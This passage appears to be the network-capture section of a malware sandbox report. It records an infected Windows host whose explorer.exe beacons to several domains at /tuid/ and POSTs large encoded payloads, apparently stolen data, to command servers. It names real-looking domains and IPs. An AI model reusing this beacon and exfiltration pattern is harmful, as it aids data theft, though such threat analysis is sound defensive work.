66ECIZWqv5oWxy_~eE6dvwwxih6jkSxrClUTPhBHiAqwIwsPvcP2WCe8tbqI97j3aQNc5j_y3dUcI1-IEBdmBV0Szg Agyu7fvu0EO6xs4PTXp6gJ3vlUSkMXzOhHg5va0xELZ9KTBlV(nqdWsrgfNlr7z2_sSiIA89dZ4zqWg(M6ImaUJ5j1 tV5KJfmwADJRwP7WLLaTtMdgxfIzRBkKQdXEcuHfOuKBtcDBhY5AgzJszDqARa10_4-cbgTdnLhkXHA6gNEXWyjOeV fhbvx3SIq4_7_SNyYouwgfJihflbJhPeXNvgibGYJFajb4yxWFaKYnLem5UP86yXn(oxbW9uwx4Rnb7(0m_Mpb58yt MR3eky8c4naZgAxdZya9TfMVqOMPoO0tlyT7bslyY51GYnieB4GznDMR8H-OGXTujQMBJmZ3_kDP01LEYs03cv4Ld(ICll-RiV_jt6aGonSvio-wFMI16Ywc_HE9b4GvdDTff(l4743AEOgMe~LObdyDdsKPxZmRPtXeg7n~W4_VaV63c(I2 bviBbCgSjyL4_2VZ6ESvzLU09(wySHh~hmcRoPviQEKrbKFcXlryl6tuCKOvifS88UDsPb2rpDSDlJ2dobWki2qEJ1 YW9Bs1pgpdD4OFPUwicJux5nJ7BY-mxyF8sLLX682v7Alf9YQPGkPb7kTBAvDx_L4YafQ324hFuqXC21fwtCx2myIK LFAX6c6PqQ0sh8Ta3uPm3KnJOF_V4SF6n56RsEQM9lmf7LjoO2cVMmXAg8YZBqQt3gcg3SbTSRjNoP6qAOceyrXaOd d98Q81fajzyPmvBv9m7PUHkUM6wcjGDzLkkM0wFMX9vAmKbIpDricz2iLi62exGHsfJIQaVW9PFcZu7jv7YG5lG6Hp uhuY9yVLOGVSNtUUYVkfle_892awvQ8I53H2KtCDFFZpBvPUumDbLghHINeD4AuAWd0r7n1duBVVyOCHCFVcxqFPxy QdvCwsW7UZU4ybeo3hwlZQKqJQBGALqSbBEwC3SbSkzs8UK3oAO4myR~2h20g5-TOA1sjqF0GCjqrRPfNLWB9po4bJ loNqKE3gAxRFOU4JPetNEiSbM0DaF5G4TGINb55HgodpFlDnGNj(QjC5t8SWJpMcN4PlG8VdV(8EeWxbrBw7qgtb6y f44G7XDNDbzCxBmpCrHC1SOoxwpiz9hwMnqf3Nz4ZRq~cJqoo4KyDZ8jT999Eerqt7IW3hQ~hQSCyS7if5abAeZj_7 KK4S-m5uSqzF7iSN9oImY08cxdo1EYs8Q1XW-BbB4Qreg9rP7bte0KqdYoKKFjrg7JMxwWplq~liER-r8KXl0NlWbw 2Cf2cQAFg~ApW6WgHnhi9fQtIBxlcOde0kum0YohImDeNkliGeoDp0iVrAnrfEVA3F1JzTVaTUEK_VKSlJgT2JtYXs HHHN7NV9xb_0vYNem5V9pRpkBGCXIiyW1VD98BziJ8gwYT25Wg98p2I9SOuinGULcuYbSp-a9dShuA5ZIB2~tG4R1k xsLrutd1ZS30ZS1lghzj-DnwGHKwIiVOhz0LQ8RRFhkk_mG6dz33R8qA1kx9wj-KjluMlmG0o60~aaJnq(dwv7pOiv bJT2xsbWixjIMPjsDhSWz6iJSW2Y8CLz7sZdFog5s2b0ATA~oa9MIyDr4HLk1GPwRXtYSwXV3xugHapnPC38QGPECE H3rirMq8x3rMWSVChCGCefKDSza37J3aJTLFfbkIeSw

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
17	192.168.11.20	49773	13.248.216.40	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Aug 8, 2022 17:45:36.160571098 CEST	1404	OUT	GET /tuid/?m4bd=9gXeVPWqRuIX9bliSDPSAo7Wpwb+1c/G4dykJbOMN5RD0q8y2Pxv3NPChbg6lQ1LsmOi&M8s=w86DJpgx5FYlUfRP HTTP/1.1 Host: www.coolarts.xyz Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Aug 8, 2022 17:45:36.341478109 CEST	1545	IN	HTTP/1.1 403 Forbidden Server: awselb/2.0 Date: Mon, 08 Aug 2022 15:45:36 GMT Content-Type: text/html Content-Length: 118 Connection: close Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>403 Forbidden</title></head><body> 403 Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
18	192.168.11.20	49779	89.46.108.25	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Aug 8, 2022 17:45:41.422015905 CEST	1603	OUT	POST /tuid/ HTTP/1.1 Host: www.ap-render.com Connection: close Content-Length: 174830 Cache-Control: no-cache Origin: http://www.ap-render.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.ap-render.com/tuid/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 6d 34 62 64 3d 57 55 6e 4c 6c 62 54 59 74 6d 67 32 31 72 38 79 34 46 35 37 71 71 39 52 39 52 7a 41 52 45 46 66 57 33 53 4e 46 71 42 49 52 68 77 77 32 44 65 48 71 4f 4d 53 6f 49 79 52 68 47 38 31 4a 50 4c 48 6a 6f 41 43 42 2d 5a 6a 78 49 71 65 6f 62 59 39 35 5f 65 70 6c 38 66 66 6e 43 4e 38 46 69 68 54 32 70 62 4b 37 69 59 62 4a 6b 77 75 7 a 56 51 52 49 62 68 57 64 73 71 42 43 7a 31 79 4b 6c 71 63 51 38 4e 2d 38 7a 42 49 70 66 42 57 68 66 4e 72 79 39 77 30 4f 67 76 79 71 54 56 6f 56 76 36 7a 52 33 75 53 75 4b 46 7a 48 37 6f 46 6e 50 51 4e 56 57 42 48 6e 4d 64 33 55 57 37 37 54 46 51 64 54 79 61 31 34 2d 39 6e 77 58 49 52 61 50 4d 57 5a 59 75 53 58 30 73 64 6f 4e 44 70 34 6d 78 57 76 52 69 51 4f 4c 44 43 57 76 53 58 34 75 35 65 73 75 6d 54 4e 55 4a 42 37 76 68 74 61 70 6f 68 67 4b 28 51 64 6d 6e 48 52 4c 63 69 42 42 6d 49 32 6e 37 46 48 50 47 76 33 6e 4e 4c 50 65 46 74 65 72 4f 36 4f 4d 79 76 68 45 53 39 6b 54 31 2d 51 62 54 73 4b 67 42 79 77 6a 56 37 72 5a 74 50 50 79 50 7a 62 57 70 6e 4f 75 64 37 33 69 66 79 4d 43 7a 77 53 49 7e 79 55 59 32 65 37 39 59 39 4c 47 36 55 57 6a 74 48 68 36 5a 41 59 48 30 70 33 42 66 54 34 44 64 58 68 63 35 4c 70 70 48 62 43 79 58 42 57 41 32 65 50 54 34 6b 43 33 59 62 55 76 65 48 4d 4a 6d 63 46 78 54 39 56 78 56 63 28 78 70 62 63 57 4e 54 59 43 58 6a 73 4d 41 5a 70 44 6e 75 70 6f 49 4d 74 30 4c 31 75 76 4e 4a 31 48 4c 30 46 32 30 4f 42 4c 77 63 4b 37 33 54 6b 41 6f 68 47 44 50 73 4e 65 32 70 63 33 38 55 39 32 6a 64 36 6c 74 4a 76 7a 32 72 70 59 51 50 78 6a 62 37 31 79 50 63 30 33 52 75 51 74 52 33 71 67 76 52 75 52 4b 6f 36 78 79 70 4b 5a 44 71 45 46 58 77 52 48 4f 66 46 78 51 79 72 55 62 38 66 39 79 73 4d 46 4f 72 4e 6b 46 66 33 33 4d 4f 4f 2d 77 56 47 31 73 4b 4f 54 45 58 42 34 58 46 44 6a 46 55 33 50 52 46 47 4f 65 58 73 4e 4f 6f 6e 6c 4f 59 38 6e 28 6d 41 42 33 4d 50 77 42 62 66 75 58 7a 79 72 65 6f 6d 6d 50 31 79 61 72 71 4d 47 56 59 52 79 78 2d 4d 68 37 38 52 74 54 47 79 58 7e 6c 31 52 51 58 72 31 4d 56 43 51 51 4e 76 6f 4b 48 66 54 51 5f 53 53 54 52 41 52 68 77 5a 34 66 52 70 75 63 70 38 41 59 56 6c 42 7a 44 4b 6c 39 30 64 67 61 64 32 68 50 5a 6c 78 64 74 28 74 6a 5f 4a 39 37 51 4c 6e 7e 64 36 33 44 57 64 42 4f 5f 39 73 46 38 55 48 4a 47 72 37 31 5a 79 4e 72 6d 6f 71 41 34 75 42 79 49 65 42 4f 49 4c 52 68 62 78 37 42 43 78 58 43 4c 6b 70 63 59 5a 52 70 61 56 43 39 5f 48 44 36 48 33 41 63 75 35 78 5a 75 63 33 36 62 33 53 51 76 41 30 53 4b 7e 49 76 63 65 63 28 6b 69 39 46 47 76 6c 55 6e 50 4e 71 73 6c 66 42 75 37 38 5a 4f 52 63 72 69 6f 33 57 31 56 36 72 43 38 35 36 71 6b 4b 57 53 79 43 4c 6b 6b 56 69 55 78 4e 65 62 59 6a 54 59 6a 33 67 4b 51 5f 45 4a 7e 37 67 55 31 5a 4e 4c 74 52 4f 6b 6a 53 36 71 78 31 43 47 6c 6a 52 4d 45 5f 41 55 6d 7a 73 64 45 68 36 63 4c 35 4e 61 38 5a 38 37 28 32 42 79 28 72 59 79 6a 34 35 69 70 62 55 7a 42 79 59 70 45 32 61 6b 78 4e 45 68 74 6b 71 62 35 44 6c 39 6d 75 65 33 33 46 54 54 59 30 77 54 50 68 51 36 7e 42 53 41 41 44 53 65 4f 4e 6e 30 55 67 47 59 28 6a 76 38 77 5f 31 4b 49 6a 66 6d 4a 6b 75 69 6f 54 7a 36 47 68 46 49 3 0 66 66 62 70 72 6f 6e 34 6f 62 48 6f 6d 7a 56 7a 45 37 36 34 45 69 61 67 53 54 74 76 65 43 73 52 65 48 31 58 6d 57 77 61 47 42 30 6d 59 30 47 58 77 4e 55 48 4f 78 4e 41 5f 6b 43 73 30 51 35 63 6f 79 4f 31 45 57 73 6b 52 48 39 58 71 6e 30 6c 46 77 58 64 74 75 68 51 54 68 30 53 71 69 78 47 52 47 4d 35 6f 7a 4e 43 31 56 52 6e 64 72 49 54 59 34 34 73 4d 61 54 62 4c 62 39 58 78 47 52 67 75 6d 4a 39 79 4b 34 48 70 68 6a 46 46 52 44 6a 4d 72 4e 4c 6c 6c 76 62 59 42 6c 48 49 6c 72 71 4d 31 75 4f 33 79 4e 4b 4f 7e 54 61 6e 30 35 56 44 7a 6f 37 70 36 56 70 58 36 59 6a 2d 56 63 51 79 53 5f 30 39 41 2d 4c 63 4a 4c 54 6d 65 44 28 5a 6d 63 41 38 63 44 6c 6e 65 63 77 42 31 67 49 55 55 63 39 56 39 4c 46 47 50 37 41 62 71 4b 4b 65 53 61 52 36 49 73 69 67 6b 6c 61 56 7e 53 76 4d 42 68 57 78 6e 30 72 75 4b 6b 79 65 47 2d 28 64 56 50 48 57 4c 78 72 70 30 44 35 65 50 37 4c 36 70 4a 70 53 65 37 74 5f 71 70 6d 30 4f 62 62 57 5a 2d 66 64 50 30 33 54 63 34 6e 57 63 6b 32 32 7e 5f 46 65 4d 4b 71 61 56 71 28 31 4e 5f 52 4a 5a 42 65 2d 4e 53 6a 63 73 53 6a 71 Data Ascii: m4bd=WUnLlbTYtmg21r8y4F57qq9R9RzAREFfW3SNFqBIRhww2DeHqOMSoIyRhG81JPLHjoACB-Zjx lqeobY95_epl8ffnCN8FihT2pbK7iYbJkwuzVQRIbhWdsqBCz1yKlqcQ8N-8zBIpfBWhfNry9w0OgvyqTVoVv6zR3u SuKFzH7oFnPQNVWBHnMd3UW77TFQdTya14-9nwXIRaPMWZYuSX0sdoNDp4mxWvRiQOLDCWvSX4u5esum TNUJB7vhtapohgK(QdmnHRLciBBmI2n7FHPGv3nNLPeFterO6OMyvhES9kT1-QbTsKgBywjV7rZtPPyPzbWpnOud73 ifyMCzwSI~yUY2e79Y9LG6UWjtHh6ZAYH0p3BfT4DdXhc5LppHbCyXBWA2ePT4kC3YbUveHMJmcFxT9VxVc(xpbcWN TYCXjsMAZpDnupoIMt0L1uvNJ1HL0F20OBLwcK73TkAohGDPsNe2pc38U92jd6ltJvz2rpYQPxjb71yPc03RuQtR3q gvRuRKo6xypKZDqEFXwRHOfFxQyrUb8f9ysMFOrNkFf33MOO-wVG1sKOTEXB4XFDjFU3PRFGOeXsNOon lOY8n(mAB3MPwBbfuXzyreommP1yarqMGVYRyx-Mh78RtTGyX~l1RQXr1MVCQQNvoKHfTQ_SSTRARhwZ 4fRpucp8AYVlBzDKl90dgad2hPZlxdt(tj_J97QLn~d63DWdBO_9sF8UHJGr71ZyNrmoqA4uByIeBOILRhbx7BCxXC LkpcYZRpaVC9_HD6H3Acu5xZuc36b3SQvA0SK~Ivcec(ki9FGvlUnPNqslfBu78ZORcrio3W1V6rC856qkKWSyCLkk ViUxNebYjTYj3gKQ_EJ~7gU1ZNLtROkjS6qx1CGljRME_AUmzsdEh6cL5Na8Z87(2By(rYyj45ipbUzByYpE2akxNE htkqb5Dl9mue33FTTY0wTPhQ6~BSAADSeONn0UgGY(jv8w_1KIjfmJkuioTz6GhFl0ffbpron4obHomzVzE764Eiag STtveCsReH1XmWwaGB0mY0GXwNUHOxNA_kCs0Q5coyO1EWskRH9Xqn0lFwXdtuhQTh0SqixGRGM5ozNC 1VRndrITY44sMaTbLb9XxGRgumJ9yK4HphjFFRDjMrNLllvbYBlHIlrqM1uO3yNKO~Tan05VDzo7p6VpX6Yj-VcQyS_09A- LcJLTmeD(ZmcA8cDlnecwB1gIUUc9V9LFGP7AbqKKeSaR6IsigklaV~SvMBhWxn0ruKkyeG-(dVPHWLxrp0D5 eP7L6pJpSe7t_qpm0ObbWZ-fdP03Tc4nWck22~_FeMKqaVq(1N_RJZBe-NSjcsSjqzLVED7LE3ce8M09yVJ8u3nT-w yK0ybOXZD0d0TSnUR6t18SyfR2QWZiirF9PLJ9iuQVj(TKkiqi_~cDtWvZa4uc5d5c7S5NlFJfl7ZG5rDoaiigLD7F iB3Hmz9ccy7DtqAId2eElO1Wjvkk-(F3u1OMPmgap0u5-GKOVvZD9pjVHjCW-kDU0QxuFdv83pEArzSXxzopMMFlKJ RzuIL5dUZokkveagG0zfdzr9X1iFIaBfScVWNyray7FsVB-jIk3ykyUNrciZ56yhWblamiSpfguyaX05zpA5ayFPXciWMtxSiuFR bBl26ytBEYvMO~xsnnLgfBIlp~-pupkChgCLrNPelclmOhcCXiuVzO2Ch89cUquiqLwM22JfEFhMBXouZCHCBiwM_O KeEwAirArgjqMXf3FCHVcE1KqO2Qaj7WuFXqImUXCh-GLQbJkuOEclxMh2URDszJ68DXESgDom7Swc9YAWeaioqtPf BnFB20zg0kwBOKYmanZf2UaQdow9D32JU(xC4c_nH1kkfDAUoakQDEnuly1~WC6SP6Hi6yaBfFlS9Bl0VjCW_ytbyl zC2Hjq7(nTHyNT2hY9wzRW14SXCMqF3kPDQ(DWrIc4VMGtK1QhSBJhoehziKUpQnii6zp5ksoLlDjntAw3JbtN0kEy DkK0uZ9hyE5rl0nMfkg7yrE4SWlf0UXX7O2NXGm0O3BRrq_yO7qnlMz4LzGpzXdfHmhOno6GFTPgmoLk_po7hrPOXJ kHV7_967Kr9l3ZfLoicXKoUQyMwj7(GMwxJZFXf(dBa7kOV~VV2EGCOUH~aDtCfL2cTH0kIys3JbFc80W~NtTIR(bG bcFOK3u4ccc1sUCgElYOcx2puKJmHuMHZe-9CXTVEpDwfVi69IcQylxXCOy5kY2QWGXJK6

Timestamp	kBytes transferred	Direction	Data
Aug 8, 2022 17:45:41.443969011 CEST	1616	IN	HTTP/1.1 301 Moved Permanently Server: aruba-proxy Date: Mon, 08 Aug 2022 15:45:41 GMT Content-Type: text/html Content-Length: 168 Connection: close Location: https://www.ap-render.com/tuid/ X-ServerName: ipvsproxy141.ad.aruba.it Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 61 72 75 62 61 2d 70 72 6f 78 79 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>301 Moved Permanently</title></head><body> 301 Moved Permanently <hr> aruba-proxy </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
19	192.168.11.20	49780	89.46.108.25	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Aug 8, 2022 17:45:41.443695068 CEST	1614	OUT	GET /tuid/?M8s=w86DJpgx5FYlUfRP&m4bd=ZWTx79zL1WMN2pQcyBYApaV2+B3RRlV7SjHEUZJPfkwT7h+aiOtTufuSzn8LCa71qLhl HTTP/1.1 Host: www.ap-render.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Aug 8, 2022 17:45:41.464845896 CEST	1630	IN	HTTP/1.1 301 Moved Permanently Server: aruba-proxy Date: Mon, 08 Aug 2022 15:45:41 GMT Content-Type: text/html Content-Length: 168 Connection: close Location: https://www.ap-render.com/tuid/?M8s=w86DJpgx5FYlUfRP&m4bd=ZWTx79zL1WMN2pQcyBYApaV2+B3RRlV7SjHEUZJPfkwT7h+aiOtTufuSzn8LCa71qLhl X-ServerName: ipvsproxy141.ad.aruba.it Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 61 72 75 62 61 2d 70 72 6f 78 79 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>301 Moved Permanently</title></head><body> 301 Moved Permanently <hr> aruba-proxy </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.11.20	49755	154.95.160.71	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Aug 8, 2022 17:44:23.413017035 CEST	445	OUT	GET /tuid/?M8s=w86DJpgx5FYlUfRP&m4bd=83varyKolJl8CknPQYlgcSGzNVcyrkZOB+D5ZpiMClZzhWRqo67UpTDjwxWvk8XKYz02 HTTP/1.1 Host: www.emitacademy.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Aug 8, 2022 17:44:23.694823980 CEST	446	IN	HTTP/1.1 200 OK Server: nginx Date: Mon, 08 Aug 2022 15:44:23 GMT Content-Type: text/html;charset=utf-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Data Raw: 38 36 65 66 0d 0a ef bb bf 0d 0a 3c 21 64 6f 63 74 79 70 65 20 68 74 6d 6c 3e 0d 0a 3c 68 74 6d 6c 20 6d 69 70 3e 0d 0a 3c 68 65 61 64 3e 0d 0a 20 20 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 75 74 66 2d 38 22 3e 0d 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 4c 61 6e 67 75 61 67 65 22 20 63 6f 6e 74 65 6e 74 3d 22 7a 68 2d 43 4e 22 3e 0d 0a 20 20 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 6d 69 6e 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 2c 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 22 3e 0d 0a 20 20 20 20 3c 74 69 74 6c 65 20 64 61 74 61 2d 72 65 61 63 74 2d 68 65 6c 6d 65 74 3d 22 74 72 75 65 22 3e e4 b8 ad e5 9b bd 20 2d 20 28 e5 8d 81 e5 88 86 e9 a3 9e e8 89 87 29 e6 9c 89 e9 99 90 e5 85 ac e5 8f b8 e3 80 90 e5 ae 98 e7 bd 91 e3 80 91 3c 2f 74 69 74 6c 65 3e 0d 0a 20 20 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 6b 65 79 77 6f 72 64 73 22 20 63 6f 6e 74 65 6e 74 3d 22 e5 8d 81 e5 88 86 e9 a3 9e e8 89 87 22 3e 0d 0a 09 09 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 64 65 73 63 72 69 70 74 69 6f 6e 22 20 63 6f 6e 74 65 6e 74 3d 22 e3 80 90 e6 8a 95 e5 85 a5 e6 a2 a6 e6 83 b3 20 e6 b3 a8 e5 ae 9a e7 b2 be e5 bd a9 e3 80 91 e5 8d 81 e5 88 86 e9 a3 9e e8 89 87 e3 80 90 67 63 31 31 36 2e 63 63 e3 80 91 e5 85 a8 e7 90 83 e5 8d 8e e4 ba ba e9 a1 b6 e7 ba a7 e5 a8 b1 e4 b9 90 e5 b9 b3 e5 8f b0 e4 b9 8b e4 b8 80 ef bc 8c e4 b8 ba e6 82 a8 e6 8f 90 e4 be 9b e9 ab 98 e5 93 81 e8 b4 a8 e3 80 81 e9 ab 98 e8 b5 94 e7 8e 87 e7 9a 84 e5 a8 b1 e4 b9 90 e6 b8 b8 e6 88 8f e5 8f 8a e6 89 80 e6 9c 89 e7 ba bf e4 b8 8a e6 8a 95 e6 b3 a8 ef bc 8c e6 88 91 e4 bb ac e8 87 b4 e5 8a 9b e4 ba 8e e6 8f 90 e4 be 9b e5 85 a8 e7 90 83 e5 ae a2 e6 88 b7 e6 9c 80 e6 9c 89 e4 bb b7 e5 80 bc e7 9a 84 e6 b8 b8 e6 88 8f e4 bd 93 e9 aa 8c e3 80 82 22 3e 0d 0a 20 20 20 20 3c 6c 69 6e 6b 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 20 72 65 6c 3d 22 73 74 79 6c 65 73 68 65 65 74 22 20 68 72 65 66 3d 22 2f 74 65 6d 70 6c 61 74 65 2f 73 74 61 74 69 63 2f 63 73 73 2f 6d 69 70 2e 63 73 73 22 3e 0d 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 61 6c 74 65 72 6e 61 74 65 22 20 68 72 65 66 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 65 6d 69 74 61 63 61 64 65 6d 79 2e 63 6f 6d 2f 73 69 74 65 6d 61 70 2e 78 6d 6c 22 20 74 79 70 65 3d 22 61 70 70 6c 69 63 61 74 69 6f 6e 2f 72 73 73 2b 78 6d 6c 22 3e 0d 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 63 61 6e 6f 6e 69 63 61 6c 22 20 74 69 74 6c 65 3d 22 e5 8d 81 e5 88 86 e9 a3 9e e8 89 87 22 20 68 72 65 66 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 65 6d 69 74 61 63 61 64 65 6d 79 2e 63 6f 6d 2f 3e 0d 0a 20 20 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 61 70 70 6c 69 63 61 62 6c 65 2d 64 65 76 69 63 65 22 20 63 6f 6e 74 65 6e 74 3d 22 70 63 2c 6d 6f 62 69 6c 65 22 3e 0d 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 61 63 68 65 2d 43 6f 6e 74 72 6f 6c 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 6f 2d 74 72 61 6e 73 66 6f 72 6d 22 20 2f 3e 0d 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 61 63 68 65 2d 43 6f 6e 74 72 6f 6c 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 6f 2d 73 69 74 65 61 70 70 22 20 2f 3e 0d 0a 20 20 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 4d 6f 62 69 6c 65 4f 70 74 69 6d 69 7a 65 64 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 22 2f 3e 0d 0a 20 20 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 48 61 6e 64 Data Ascii: 86ef<!doctype html><html mip><head> <meta charset="utf-8"> <meta http-equiv="Content-Language" content="zh-CN"> <meta name="viewport" content="width=device-width,minimum-scale=1,initial-scale=1"> <title data-react-helmet="true"> - ()</title> <meta name="keywords" content=""><meta name="description" content=" gc116.cc"> <link type="text/css" rel="stylesheet" href="/template/static/css/mip.css"> <link rel="alternate" href="http://www.emitacademy.com/sitemap.xml" type="application/rss+xml"> <link rel="canonical" title="" href="http://www.emitacademy.com"> <meta name="applicable-device" content="pc,mobile"> <meta http-equiv="Cache-Control" content="no-transform" /> <meta http-equiv="Cache-Control" content="no-siteapp" /> <meta name="MobileOptimized" content="width"/> <meta name="Hand

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
20	192.168.11.20	49785	188.114.96.3	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Aug 8, 2022 17:45:46.526824951 CEST	1677	OUT	POST /tuid/ HTTP/1.1 Host: www.receiveprim.online Connection: close Content-Length: 174830 Cache-Control: no-cache Origin: http://www.receiveprim.online User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.receiveprim.online/tuid/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 6d 34 62 64 3d 32 58 50 32 69 48 78 4c 75 42 68 54 6e 75 49 38 71 6f 6f 6b 77 55 38 63 38 31 52 54 47 42 32 5a 44 70 48 6b 72 51 6d 6a 43 43 66 31 4c 39 67 72 59 63 73 4f 53 76 31 65 6e 37 31 38 31 61 65 48 6c 6a 72 67 7a 77 63 78 4d 51 74 46 52 42 48 32 32 65 6f 4b 32 52 34 34 37 58 49 7a 48 6a 57 32 4d 7a 47 56 41 38 45 79 6b 76 67 6b 51 4b 4f 38 54 4e 72 39 4a 38 34 61 35 62 31 4e 37 6b 32 59 4f 66 32 49 34 41 34 6a 42 30 75 6e 77 5a 75 31 6f 6c 59 74 41 75 28 7a 4e 42 51 39 67 48 6c 59 69 56 7a 77 44 4b 71 34 78 56 59 57 68 41 74 56 4e 71 35 61 63 2d 63 4e 59 73 42 41 30 56 6c 66 4a 53 76 74 45 76 65 46 7a 44 31 33 56 74 63 52 63 46 64 47 4b 58 73 4f 63 4a 33 54 4e 4b 6e 6b 78 4c 4c 52 32 45 4a 4a 52 37 4b 71 73 41 75 75 7e 6b 44 55 59 78 28 66 50 70 59 5a 30 63 28 50 33 41 32 57 4b 6c 4c 54 66 65 6c 6b 54 7a 4a 6e 37 71 36 33 74 76 74 71 71 54 37 78 49 6d 36 38 78 57 51 6b 52 41 64 49 7e 4c 7e 48 50 76 67 58 31 56 64 5f 44 59 6f 4f 76 6c 6c 78 4e 48 70 48 66 58 71 6d 72 35 46 69 54 6d 7e 6b 56 62 71 7a 78 57 37 73 6c 38 49 53 73 64 54 50 46 69 72 6d 42 48 4f 4b 56 38 48 62 4d 66 6a 7a 30 76 6a 75 6d 50 6c 63 73 58 58 4e 76 79 6d 77 69 75 56 68 28 65 45 67 77 74 31 56 46 65 36 62 56 55 38 51 33 6e 73 58 46 78 37 43 73 72 74 6a 42 74 7a 33 4e 37 45 65 39 33 56 55 7a 42 79 55 41 69 79 63 47 45 72 77 65 65 33 78 51 32 74 46 7a 6f 42 45 38 37 71 37 56 76 51 31 66 77 79 5f 73 51 52 73 58 6f 39 5f 35 55 39 37 75 71 42 31 59 66 62 4f 74 38 47 37 28 38 69 58 7a 4f 43 38 79 5f 42 4e 4b 74 67 6f 46 73 34 6d 77 79 28 39 54 34 66 30 6b 42 59 62 4b 34 70 4e 57 6b 36 30 68 79 41 46 39 56 63 52 70 58 35 70 6f 77 45 65 41 55 71 37 51 73 35 49 75 56 72 6d 30 77 50 68 75 4a 32 6d 28 72 4d 71 5a 46 45 49 64 4c 28 49 59 75 33 49 4a 52 61 5f 53 7a 54 4a 67 2d 44 54 51 4d 68 70 79 6a 78 77 77 55 50 58 59 56 32 73 32 6c 5a 39 73 78 37 44 4a 77 6c 76 39 50 39 59 32 61 79 31 62 55 68 64 4a 41 4b 6b 4c 36 63 35 37 76 33 38 64 62 65 36 69 48 31 76 48 45 6a 49 43 49 32 4a 4d 6d 77 6a 6a 38 46 74 52 69 45 52 67 66 6d 5a 53 66 65 74 